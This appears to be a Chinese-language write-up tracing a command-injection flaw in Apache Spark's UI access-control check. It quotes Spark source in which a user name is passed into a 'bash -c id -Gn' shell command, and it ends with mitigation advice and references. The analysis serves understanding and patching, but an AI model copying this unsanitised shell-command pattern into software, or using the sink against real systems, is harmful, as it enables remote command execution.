
在checkAdminPermissions方法传入到isUserInACL方法


```
def checkUIViewPermissions(user: String): Boolean = {
  logDebug("user=" + user + " aclsEnabled=" + aclsEnabled() + " viewAcls=" +
    viewAcls.mkString(",") + " viewAclsGroups=" + viewAclsGroups.mkString(","))
  isUserInACL(user, viewAcls, viewAclsGroups)
}
```


在isUserInACL方法调用了org.apache.spark.util.Utils$.getCurrentUserGroups


```
private def isUserInACL(
    user: String,
    aclUsers: Set[String],
    aclGroups: Set[String]): Boolean = {
  if (user == null ||
      !aclsEnabled ||
      aclUsers.contains(WILDCARD_ACL) ||
      aclUsers.contains(user) ||
      aclGroups.contains(WILDCARD_ACL)) {
    true
  } else {
    val userGroups = Utils.getCurrentUserGroups(sparkConf, user)
    logDebug(s"user $user is in groups ${userGroups.mkString(",")}")
    aclGroups.exists(userGroups.contains(_))
  }
}
```

在getCurrentUserGroups方法中将username传入到org.apache.spark.security.ShellBasedGroupsMappingProvider.getGroups方法



```
def getCurrentUserGroups(sparkConf: SparkConf, username: String): Set[String] = {
  val groupProviderClassName = sparkConf.get(USER_GROUPS_MAPPING)
  if (groupProviderClassName != "") {
    try {
      val groupMappingServiceProvider = classForName(groupProviderClassName).
        getConstructor().newInstance().
        asInstanceOf[org.apache.spark.security.GroupMappingServiceProvider]
      val currentUserGroups = groupMappingServiceProvider.getGroups(username)
      return currentUserGroups
    } catch {
      case e: Exception => logError(s"Error getting groups for user=$username", e)
    }
  }
  EMPTY_USER_GROUPS
```


然后传入到org.apache.spark.security.ShellBasedGroupsMappingProvider.getGroups方法，最终执行传入参数的命令。



```
  override def getGroups(username: String): Set[String] = {
    val userGroups = getUnixGroups(username)
    logDebug("User: " + username + " Groups: " + userGroups.mkString(","))
    userGroups
  }

  // shells out a "bash -c id -Gn username" to get user groups
  private def getUnixGroups(username: String): Set[String] = {
    val cmdSeq = Seq("bash", "-c", "id -Gn " + username)
    // we need to get rid of the trailing "\n" from the result of command execution
    Utils.executeAndGetOutput(cmdSeq).stripLineEnd.split(" ").toSet
  }
}
```

漏洞流程


开始
org.apache.spark.ui.HttpSecurityFilter#doFilter 获取参数值
org.apache.spark.SecurityManager#checkUIViewPermissions
isUserInACL
org.apache.spark.util.Utils$.getCurrentUserGroups
ShellBasedGroupsMappingProvider.getGroups



漏洞修复方案

1. 升级到最新版本
2. 如果开启了acl功能，关闭即可
3. 如果一定需要acl功能需要可以自定义`spark.user.groups.mapping`

   在`org.apache.spark.security.ShellBasedGroupsMappingProvider` 中添加命令执行过滤操作。

参考

>> https://spark.apache.org/docs/3.0.3/security.html
>> https://y4tacker.github.io/
>> https://github.com/apache/spark/pull/36315/files
>> https://lists.apache.org/thread/p847l3kopoo5bjtmxrcwk21xp6tjxqlc